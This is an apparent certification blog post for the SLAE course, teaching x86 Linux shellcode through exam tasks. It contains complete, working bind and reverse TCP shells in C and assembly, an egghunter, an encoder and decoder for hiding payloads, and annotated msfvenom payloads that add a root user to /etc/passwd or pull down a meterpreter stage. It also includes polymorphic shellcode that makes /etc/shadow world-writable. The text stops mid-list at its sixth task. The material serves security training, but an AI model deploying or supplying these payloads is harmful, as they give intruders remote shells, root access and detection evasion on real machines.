
SecurityTube Linux Assembly Exam (SLAE) — is a final part of course:
securitytube-training.com/online-courses/securitytube-linux-assembly-expert
This course focuses on teaching the basics of 32-bit assembly language for the Intel Architecture (IA-32) family of processors on the Linux platform and applying it to Infosec and can be useful for security engineers, penetrations testers and everyone who wants to understand how to write simple shellcodes.
This blog post have been created for completing requirements of the Security Tube Linux Assembly Expert certification.
Exam consists of 7 tasks:
1. TCP Bind Shell
2. Reverse TCP Shell
3. Egghunter
4. Custom encoder
5. Analysis of 3 msfvenom generated shellcodes with GDB/ndisasm/libemu
6. Modifying 3 shellcodes from shell-storm
7. Creating custom encryptor
Student ID: SLAE-12034
Preparation
Before I start to describe 7 tasks of this exam, I should explain some scripts, which help a lot in exam automatization.
nasm32.sh
#!/bin/bash if [ -z $1 ]; then echo "Usage ./nasm32 <nasmMainFile> (no extension)" exit fi if [ ! -e "$1.asm" ]; then echo "Error, $1.asm not found." echo "Note, do not enter file extensions" exit fi nasm -f elf $1.asm -o $1.o ld -m elf_i386 -o $1 $1.oUsually I use this command for fast compiling and linking .asm files.
popcode.sh
PrintOpcode
#!/bin/bash target=$1 objdump -D -M intel "$target" | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\x/g' | paste -d '' -sPrints opcode of program in format "\x..\x…."
hexopcode.sh
HexOpcode
#!/bin/bash target=$1 objdump -D -M intel "$target" | grep '[0-9a-f]:' | grep -v 'file' | cut -f2 -d: | cut -f1-7 -d' ' | tr -s ' ' | tr '\t' ' ' | sed 's/ $//g' | sed 's/ /\\x/g' | paste -d '' -s | sed -e 's!\\x!!g'Prints opcode without "\x". Useful for using with next python script
hex2stack.py
hex to stack
#!/usr/bin/python3 # -*- coding: utf-8 -*- import sys if __name__ == '__main__': if len(sys.argv) != 2: print("Enter opcode in hex") sys.exit(0) string = sys.argv[1] reversed = [string[i:i+2] for i in range(0,len(string),2)][::-1] l = len(reversed) % 4 if l: print("\tpush 0x" + "90"*(4-l) + "".join(reversed[0:l])) for p in range(l, len(reversed[l:]), 4): print("\tpush 0x" + "".join(reversed[p:p+4])) This python script recieves opcode in hex-format and prints push commands for assembly file.
Example:
$./stack_shell.py 31c0506a68682f626173682f62696e89e35089c25389e1b00bcd80 out: push 0x9080cd0b push 0xb0e18953 push 0xc28950e3 push 0x896e6962 push 0x2f687361 push 0x622f6868 push 0x6a50c031This is comfortable for placing our shellcode in stack for future executing.
uscompile.sh
UnSafeCompile. Another alias for compiling C files, usually with shellcode.
#!/bin/bash if [ -z $1 ]; then echo "Usage ./compile <cFile> (no extension)" exit fi if [ ! -e "$1.c" ]; then echo "Error, $1.c not found." echo "Note, do not enter file extensions" exit fi gcc -masm=intel -m32 -ggdb -fno-stack-protector -z execstack -mpreferred-stack-boundary=2 -o $1 $1.cshellcode.c
#include<stdio.h> #include<string.h> unsigned char code[] = ""; int main() { printf("Shellcode Length: %d\n", strlen(code)); int (*ret)() = (int(*)())code; ret(); }It’s a template for checking shellcodes. Length will be calculated until first ‘\x00’.
Tasks
1. TCP Bind Shell
Common algorithm of creating Linux TCP Socket is:
1. Create socket with socket() call
2. Set properties for created socket: protocol, address, port and execute bind() call
3. Execute listen() call for connections
4. accept() for accepting clients
5. Duplicate standard file descriptors in client’s file descriptor
6. execve() shell
It’s better for understanding to start with C TCP Bind Shell program.
#include <sys/socket.h> #include <sys/types.h> #include <stdlib.h> #include <unistd.h> #include <netinet/in.h> #include <stdio.h> int main(void) { int clientfd, sockfd; int port = 1234; struct sockaddr_in mysockaddr; // AF_INET - IPv4, SOCK_STREAM - TCP, 0 - most suitable protocol // AF_INET = 2, SOCK_STREAM = 1 // create socket, save socket file descriptor in sockfd variable sockfd = socket(AF_INET, SOCK_STREAM, 0); // fill structure mysockaddr.sin_family = AF_INET; //--> can be represented in numeric as 2 mysockaddr.sin_port = htons(port); //mysockaddr.sin_addr.s_addr = INADDR_ANY;// --> can be represented in numeric as 0 which means to bind to all interfaces mysockaddr.sin_addr.s_addr = inet_addr("192.168.0.106"); // size of this array is 16 bytes //printf("size of mysockaddr: %lu\n", sizeof(mysockaddr)); // executing bind() call bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr)); // listen() listen(sockfd, 1); // accept() clientfd = accept(sockfd, NULL, NULL); // duplicate standard file descriptors in client file descriptor dup2(clientfd, 0); dup2(clientfd, 1); dup2(clientfd, 2); // and last: execute /bin/sh. All input and ouput of /bin/sh will translated via TCP connection char * const argv[] = {"sh",NULL, NULL}; execve("/bin/sh", argv, NULL); return 0; } Now, lets write same program on assembly language.
0. Prepare registers
section .text global _start _start: xor eax, eax xor ebx, ebx xor esi, esi 1. Create socket
In x86 linux syscalls there is no direct socket() call. All socket calls can be executed via socketcall() method. socketcall() method recieves 2 arguments: number of socket call and pointer to it’s arguments. List of socket calls you can find in /usr/include/linux/net.h file.
; creating socket. 3 args push esi ; 3rd arg, choose default proto push 0x1 ; 2nd arg, 1 equal SOCK_STREAM, TCP push 0x2 ; 1st arg, 2 means Internet family proto ; calling socket call for socket creating mov al, 102 ; socketcall mov bl, 1 ; 1 = socket() mov ecx, esp ; pointer to args of socket() int 0x80 ; in eax socket file descriptor. Save it mov edx, eax 2. Creating sockaddr_in addr struct and bind()
In sockaddr_in structure PORT has WORD size, as Protocol family number

; creating sockaddr_in addr struct for bind push esi ; address, 0 - all interfaces push WORD 0xd204 ; port 1234. push WORD 2 ; AF_INET mov ecx, esp ; pointer to sockaddr_in struct push 0x16 ; size of struct push ecx ; pushing pointer to struct push edx ; pushing socket descriptor ; socketcall mov al, 102 mov bl, 2 ; bind() mov ecx, esp int 0x80If you want to set another port:
$python3 -c "import socket; print(hex(socket.htons(<int:port>)))"And if you want to set address directly:
$python3 -c 'import ipaddress; d = hex(int(ipaddress.IPv4Address("<IPv4 address>"))); print("0x"+"".join([d[i:i+2] for i in range(0,len(d),2)][1:][::-1]))'3. listen() call
; creating listen push 1 push edx ; calling socketcall mov al, 102 mov bl, 4 ; listen() mov ecx, esp int 0x804. Accept()
; creating accept() push esi push esi push edx ; calling socketcall mov al, 102 mov bl, 5 ; accept() mov ecx, esp int 0x80 mov edx, eax ; saving client file descriptor5. Duplicating file descriptors
; dup2 STDIN, STDOUT, STDERR xor ecx, ecx mov cl, 3 mov ebx, edx dup: dec ecx mov al, 63 int 0x80 jns dup6. Executing /bin/sh via execve()
; execve /bin/sh xor eax, eax push eax push 0x68732f2f push 0x6e69622f mov ebx, esp push eax mov edx, esp push ebx mov ecx, esp mov al, 11 int 0x80All information about system calls you can read from Linux manuals. For example:
$man 2 bindPut it all together
section .text global _start _start: ; clear registers xor eax, eax xor ebx, ebx xor esi, esi ; creating socket. 3 args push esi ; 3rd arg, choose default proto push 0x1 ; 2nd arg, 1 equal SOCK_STREAM, TCP push 0x2 ; 1st arg, 2 means Internet family proto ; calling socket call for socket creating mov al, 102 ; socketcall mov bl, 1 ; 1 = socket() mov ecx, esp ; pointer to args of socket() int 0x80 ; in eax socket file descriptor. Save it mov edx, eax ; creating sockaddr_in addr struct for bind push esi ; address, 0 - all interfaces push WORD 0xd204 ; port 1234. push WORD 2 ; AF_INET mov ecx, esp ; pointer to sockaddr_in struct push 0x16 ; size of struct push ecx ; pushing pointer to struct push edx ; pushing socket descriptor ; socketcall mov al, 102 ; socketcall() number mov bl, 2 ; bind() mov ecx, esp ; 2nd argument - pointer to args int 0x80 ; creating listen push 1 ; listen for 1 client push edx ; clients queue size ; calling socketcall mov al, 102 mov bl, 4 ; listen() mov ecx, esp int 0x80 ; creating accept() push esi ; use default value push esi ; use default value push edx ; sockfd ; calling socketcall mov al, 102 mov bl, 5 ; accept() mov ecx, esp int 0x80 mov edx, eax ; saving client file descriptor ; dup2 STDIN, STDOUT, STDERR xor ecx, ecx ; clear ecx mov cl, 3 ; number of loops mov ebx, edx ; socketfd dup: dec ecx mov al, 63 ; number of dup2 syscall() int 0x80 jns dup ; repeat for 1,0 ; execve /bin/bash xor eax, eax ; clear eax push eax ; string terminator push 0x68732f2f ; //bin/sh push 0x6e69622f mov ebx, esp ; 1st arg - address of //bin/sh push eax ; mov edx, eax ; last argument is zero push ebx ; 2nd arg - pointer to all args of command mov ecx, esp ; pointer to args mov al, 11 ; execve syscall number int 0x80 Check it

2. Reverse TCP Shell
This task is quite similar with previous one. The difference is in replacing bind(), listen(), accept() with connect() method.
Algorithm:
1. Create socket with socket() call
2. Set properties for created socket: protocol, address, port and execute connect() call
3. Duplicate sockfd into standard file descriptors (STDIN, STDOUT, STDERR)
4. execve() shell
C code
#include <stdio.h> #include <sys/socket.h> #include <netinet/ip.h> #include <arpa/inet.h> #include <unistd.h> int main () { const char* ip = "192.168.0.106"; // place your address here struct sockaddr_in addr; addr.sin_family = AF_INET; addr.sin_port = htons(4444); // port inet_aton(ip, &addr.sin_addr); int sockfd = socket(AF_INET, SOCK_STREAM, 0); connect(sockfd, (struct sockaddr *)&addr, sizeof(addr)); /* duplicating standard file descriptors */ for (int i = 0; i < 3; i++) { dup2(sockfd, i); } execve("/bin/sh", NULL, NULL); return 0; }Translate it into assembly:
section .text global _start _start: ; creating socket xor eax, eax xor esi, esi xor ebx, ebx push esi push 0x1 push 0x2 ; calling socket call for socket creating mov al, 102 mov bl, 1 mov ecx, esp int 0x80 mov edx, eax ; creating sockaddr_in and connect() push esi push esi push 0x6a00a8c0 ; IPv4 address to connect push WORD 0x5c11 ; port push WORD 2 mov ecx, esp push 0x16 push ecx push edx ; socketcall() mov al, 102 mov bl, 3 ; connect() mov ecx, esp int 0x80 ; dup2 STDIN, STDOUT, STDERR xor ecx, ecx mov cl, 3 mov ebx, edx dup: dec ecx mov al, 63 int 0x80 jns dup ; execve /bin/sh xor eax, eax push eax push 0x68732f2f push 0x6e69622f mov ebx, esp push eax mov edx, esp push ebx mov ecx, esp mov al, 11 int 0x80Then
$nasm32 reverse_tcp_shell.asm You can set custom IP address to connect and port with python commands above (Task 1)
Result

3. Egg hunter technique
The purpose of an egg hunter is to search the entire memory range (stack/heap/..) for final stage shellcode and redirect execution flow to it.
For imitation this technique in assembly language I decided to:
1. Push some trash in stack
2. Push shellcode in stack
3. Push egg which we will search for
4. Push another trash
Let’s generate some trash with python script
#!/usr/bin/python3 import random rdm = bytearray(random.getrandbits(8) for _ in range(96)) for i in range(0,len(rdm),4): bts = rdm[i:i+4] print("\tpush 0x" + ''.join('{:02x}'.format(x) for x in bts))I want to find shellcode of execute execve() with /bin/sh.
; execve_sh global _start section .text _start: ; PUSH 0 xor eax, eax push eax ; PUSH //bin/sh (8 bytes) push 0x68732f2f push 0x6e69622f mov ebx, esp push eax mov edx, eax push ebx mov ecx, esp mov al, 11 int 0x80Generate push commands for this:
$nasm32 execve_sh; ./hex2stack.py $(hexopcode execve_sh)Put it all together
section .text global _start _start: ; trash push 0x94047484 push 0x8c35f24a push 0x5a449067 push 0xf5a651ed push 0x7161d058 push 0x3b7b4e10 push 0x9f93c06e ; shellcode execve() /bin/sh push 0x9080cd0b push 0xb0e18953 push 0xe28950e3 push 0x896e6962 push 0x2f687361 push 0x622f6868 push 0x6a50c031 ; egg push 0xdeadbeef ; trash push 0xd213a92d push 0x9e3a066b push 0xeb8cb927 push 0xddbaec55 push 0x43a73283 push 0x89f447de push 0xacfb220f mov ebx, 0xefbeadde ; egg in reverse order mov esi, esp mov cl, 200 ; change this value for deeper or less searching find: lodsb ; read byte from source - esi cmp eax, ebx ; is it egg? jz equal ; if so, give control to shellcode shl eax, 8 ; if not, shift one byte left loop find ; repeat xor eax, eax ; if there is no egg - exit mov al, 1 xor ebx, ebx mov bl, 10 int 0x80 equal: jmp esi ; jmp to shellcode 
You can replace instruction loop find with jmp find but it can crash program.
There are cases when your shellcode can be in lower address than your egghunter code. In this case reverse reading with Direction flag (std) can help you to perform search for egg. When you found shellcode, clear direction flag and jump to esi+offset.
4. Encoder
In this exercise I’ve made insertion encoder with small trick: there is random value of «trash» bytes. Encoder looks:
#!/usr/bin/python3 # -*- coding: utf-8 -*- import sys import random if len(sys.argv) != 2: print("Enter opcode in hex") sys.exit(0) opcode = sys.argv[1] encoded = "" b1 = bytearray.fromhex(opcode) # Generates random value from 1 to 5 of 'aa' string for x in b1: t = 'aa' * random.randint(1,5) encoded += '%02x' % x + t print(encoded)As always, place this code into stack:
$./hex2stack.py $(./encoder.py $(hexopcode execve_sh))Output:
push 0x909090aa push 0xaaaaaaaa push 0x80aaaaaa push 0xaacdaaaa push 0xaaaa0baa push 0xaaaaaaaa push 0xb0aaaaaa push 0xaae1aaaa push 0xaaaaaa89 push 0xaaaaaa53 push 0xaaaaaac2 push 0xaa89aaaa push 0xaaaa50aa push 0xaaaaaaaa push 0xe3aaaa89 push 0xaaaa6eaa push 0xaa69aaaa push 0xaaaa62aa push 0xaaaaaa2f push 0xaa68aaaa push 0x68aaaaaa push 0xaaaa73aa push 0xaaaa2faa push 0xaa2faaaa push 0xaa68aaaa push 0x50aaaaaa push 0xaaaac0aa push 0xaaaaaa31 Pay attention at first part: 0x909090aa. 90 will be end-of-shellcode byte in decoder.
Code of decoder.asm
section .text global _start _start: ; encoded shellcode push 0x909090aa push 0xaaaaaaaa push 0x80aaaaaa push 0xaacdaaaa push 0xaaaa0baa push 0xaaaaaaaa push 0xb0aaaaaa push 0xaae1aaaa push 0xaaaaaa89 push 0xaaaaaa53 push 0xaaaaaac2 push 0xaa89aaaa push 0xaaaa50aa push 0xaaaaaaaa push 0xe3aaaa89 push 0xaaaa6eaa push 0xaa69aaaa push 0xaaaa62aa push 0xaaaaaa2f push 0xaa68aaaa push 0x68aaaaaa push 0xaaaa73aa push 0xaaaa2faa push 0xaa2faaaa push 0xaa68aaaa push 0x50aaaaaa push 0xaaaac0aa push 0xaaaaaa31 ; prepare registers for decoding mov esi, esp mov edi, esp mov bl, 0xaa decoder: lodsb ; read byte from stack cmp al, bl ; check: is it trash byte? jz loopy ; if so, repeat cmp al, 0x90 ; is it end of shellcode? jz exec ; if so, go to start of shellcode stosb ; if not, place byte of shellcode into stack loopy: jmp decoder ; repeat exec: jmp esp ; give flow control to shellcode When shellcode has no nop instructions it is normal to choose this byte as stop-marker. You can choose any another value as stop-marker — push this byte(s) first.
Result

5. Analyzing msfvenom generated shellcodes with GDB/libemu/ndisasm
1. Add user
Command for generating shellcode
msfvenom -a x86 --platform linux -p linux/x86/adduser -f c > adduser.cThere are several ways to analyze this code with GDB, I decided to place this code into stack and execute it:
$ cat adduser.c | grep -Po "\\\x.." | tr -d '\n' | sed -e 's!\\x!!g' ; echo 31c989cb6a4658cd806a055831c9516873737764682f2f7061682f65746389e341b504cd8093e8280000006d65746173706c6f69743a417a2f6449736a3470344952633a303a303a3a2f3a2f62696e2f73680a598b51fc6a0458cd806a0158cd80 $ python3 hex2stack.py 31c989cb6a4658cd806a055831c9516873737764682f2f7061682f65746389e341b504cd8093e8280000006d65746173706c6f69743a417a2f6449736a3470344952633a303a303a3a2f3a2f62696e2f73680a598b51fc6a0458cd806a0158cd80 out: push 0x90909080 push 0xcd58016a push 0x80cd5804 ...And make .asm file:
section .text global _start _start: push 0x90909080 push 0xcd58016a push 0x80cd5804 push 0x6afc518b push 0x590a6873 push 0x2f6e6962 push 0x2f3a2f3a push 0x3a303a30 push 0x3a635249 push 0x3470346a push 0x7349642f push 0x7a413a74 push 0x696f6c70 push 0x73617465 push 0x6d000000 push 0x28e89380 push 0xcd04b541 push 0xe3896374 push 0x652f6861 push 0x702f2f68 push 0x64777373 push 0x6851c931 push 0x58056a80 push 0xcd58466a push 0xcb89c931 jmp esp 
First, setreuid(0,0) syscall is executing. It sets root privileges to program.
xor ecx, ecx ; ecx = 0 mov ebx, ecx ; ebx = 0 ; setreuid(0,0) - set root as owner of this process push 0x46 pop eax int 0x80 Then open /etc/passwd file and go to address with call instruction. Call instruction places address of next instruction onto stack. In our case it is string «metasploit…» which program adds into opened file. This picture clarifies number values which is used with files.

; Executing open() sys call push 0x5 pop eax xor ecx, ecx push ecx ; push 0, end of filename path ; pushing /etc/passwd string push 0x64777373 push 0x61702f2f push 0x6374652f mov ebx, esp ; placing address of filename as argument inc ecx mov ch,0x4 ; ecx is 0x401 - 02001 - open file in write only access and append int 0x80 xchg ebx, eax call 0x80480a7And last step is writing our string into /etc/passwd file.
pop ecx ; string metasploit:Az/dIsj4p4IRc:0:0::/:/bin/sh\nY\213Q\374j\004X̀j\001X̀\220\220\220\001 mov edx, DWORT PTR [ecx-0x4] ; length of string push ecx push 0x4 pop eax int 0x80 ; write string into file push 0x1 pop eax int 0x80 ; exit Instructions after call

Due to call instruction we can set any pair username:password easily.
2. Exec whoami
Generate shellcode
$msfvenom -a x86 --platform linux -p linux/x86/exec CMD="whoami" -f raw> exec_whoami.binThis payload execute /bin/sh -c whoami, using call instruction. In case of call next instruction is placing into stack, that’s why it’s easily to create any command for executing.
To analyze shellcode with libemu:
$sctest -vv -S -s 10000 -G shell.dot < exec_whoami.bin[emu 0x0x16c8100 debug ] 6A0B push byte 0xb ; execve() [emu 0x0x16c8100 debug ] 58 pop eax [emu 0x0x16c8100 debug ] 99 cwd ; in this case - set to 0 due to cwd and small eax [emu 0x0x16c8100 debug ] 52 push edx ; "-c" [emu 0x0x16c8100 debug ] 66682D63 push word 0x632d ; address of "-c" [emu 0x0x16c8100 debug ] 89E7 mov edi,esp ; /bin/sh [emu 0x0x16c8100 debug ] 682F736800 push dword 0x68732f [emu 0x0x16c8100 debug ] 682F62696E push dword 0x6e69622f ; 1st arg of execve() [emu 0x0x16c8100 debug ] 89E3 mov ebx,esp ; null [emu 0x0x16c8100 debug ] 52 push edx ; place "whoami" in stack [emu 0x0x16c8100 debug ] E8 call 0x1 ; push "-c" [emu 0x0x16c8100 debug ] 57 push edi ; push "/bin/sh" [emu 0x0x16c8100 debug ] 53 push ebx ; 2nd argument of execve() ; pointer to args [emu 0x0x16c8100 debug ] 89E1 mov ecx,esp ; execute execve() [emu 0x0x16c8100 debug ] CD80 int 0x80 
3. Reverse Meterpreter TCP
command to generate payload
msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.0.102 LPORT=4444 -f raw > meter_revtcp.binThen
ndisasm -u meter_revtcp.binCode with comments
00000000 6A0A push byte +0xa 00000002 5E pop esi ; place 10 in esi 00000003 31DB xor ebx,ebx ; nullify ebx 00000005 F7E3 mul ebx 00000007 53 push ebx ; push 0 00000008 43 inc ebx ; 1 in ebx 00000009 53 push ebx ; push 1 0000000A 6A02 push byte +0x2 ; push 2 0000000C B066 mov al,0x66 ; mov socketcall 0000000E 89E1 mov ecx,esp ; address of argument 00000010 CD80 int 0x80 ; calling socketcall() with socket() 00000012 97 xchg eax,edi ; place sockfd in edi 00000013 5B pop ebx ; in ebx 1 00000014 68C0A80066 push dword 0x6600a8c0 ; place IPv4 address connect to 00000019 680200115C push dword 0x5c110002 ; place port and proto family 0000001E 89E1 mov ecx,esp 00000020 6A66 push byte +0x66 00000022 58 pop eax ; socketcall() 00000023 50 push eax 00000024 51 push ecx ; addresss of sockaddr_in structure 00000025 57 push edi ; sockfd 00000026 89E1 mov ecx,esp ; address of arguments 00000028 43 inc ebx 00000029 CD80 int 0x80 ; call connect() 0000002B 85C0 test eax,eax ; 0000002D 7919 jns 0x48 ; if connect successful - jmp 0000002F 4E dec esi ; in esi 10 - number of attempts to connect 00000030 743D jz 0x6f ; if zero attempts left - exit 00000032 68A2000000 push dword 0xa2 00000037 58 pop eax 00000038 6A00 push byte +0x0 0000003A 6A05 push byte +0x5 0000003C 89E3 mov ebx,esp 0000003E 31C9 xor ecx,ecx 00000040 CD80 int 0x80 ; wait 5 seconds 00000042 85C0 test eax,eax 00000044 79BD jns 0x3 00000046 EB27 jmp short 0x6f 00000048 B207 mov dl,0x7 ; mov dl 7 - read, write, execute for mprotect() memory area 0000004A B900100000 mov ecx,0x1000 ; 4096 bytes 0000004F 89E3 mov ebx,esp 00000051 C1EB0C shr ebx,byte 0xc 00000054 C1E30C shl ebx,byte 0xc ; nullify 12 lowest bits 00000057 B07D mov al,0x7d ; mprotect syscall 00000059 CD80 int 0x80 0000005B 85C0 test eax,eax 0000005D 7810 js 0x6f ; if no success with mprotect -> exit 0000005F 5B pop ebx ; if success put sockfd in ebx 00000060 89E1 mov ecx,esp 00000062 99 cdq 00000063 B60C mov dh,0xc 00000065 B003 mov al,0x3 ; read data from socket 00000067 CD80 int 0x80 00000069 85C0 test eax,eax 0000006B 7802 js 0x6f 0000006D FFE1 jmp ecx ; jmp to 2nd part of shell 0000006F B801000000 mov eax,0x1 00000074 BB01000000 mov ebx,0x1 00000079 CD80 int 0x80 This code is creating socket, trying to connect to the specified IP address, call mprotect for creating memory area and read 2nd part of shellcode from socket. If it can’t connect to destination address, program waits 5 seconds and then is trying to reconnect. In case of fall on any stage it exits.
6. Three polymorphic shellcodes from shell-storm
1. chmod /etc/shadow
; http://shell-storm.org/shellcode/files/shellcode-608.php ; Title: linux/x86 setuid(0) + chmod("/etc/shadow", 0666) Shellcode 37 Bytes ; length - 40 bytes section .text global _start _start: sub ebx, ebx ; replaced push 0x17 ; replaced pop eax ; replaced int 0x80 sub eax, eax ; replaced push eax ; on success zero push 0x776f6461 push 0x68732f63 push 0x74652f2f mov ebx, esp mov cl, 0xb6 ; replaced mov ch, 0x1 ; replaced add al, 15 ; replaced int 0x80 add eax, 1 ; replaced int 0x80This shellcode calls setuid() with zero params (setting root privileges) and then chmod() /etc/shadow file.

In some cases this code can be executed without nullifying registers.
section .text global _start _start: push 0x17 ; replaced pop eax ; replaced int 0x80 push eax ; on success zero push 0x776f6461 push 0x68732f63 push 0x74652f2f mov ebx, esp mov cl, 0xb6 ; replaced mov ch, 0x1 ; replaced add al, 15 ; replaced int 0x80 add eax, 1 ; replaced int 0x80This code is running well by building .asm.
2. Execve /bin/sh
; http://shell-storm.org/shellcode/files/shellcode-251.php ; (Linux/x86) setuid(0) + setgid(0) + execve("/bin/sh", ["/bin/sh", NULL]) 37 bytes ; length - 45 byte section .text global _start _start: push 0x17 mov eax, [esp] ; replaced sub ebx, ebx ; replaced imul edi, ebx ; replaced int 0x80 push 0x2e mov eax, [esp] ; replaced push edi ; replaced int 0x80 sub edx, edx ; replaced push 0xb pop eax push edi ; replaced push 0x68732f2f push 0x6e69622f lea ebx, [esp] ; replaced push edi ; replaced push edi ; replaced lea esp, [ecx] ; replaced int 0x80 
3. TCP bind shellcode with second stage
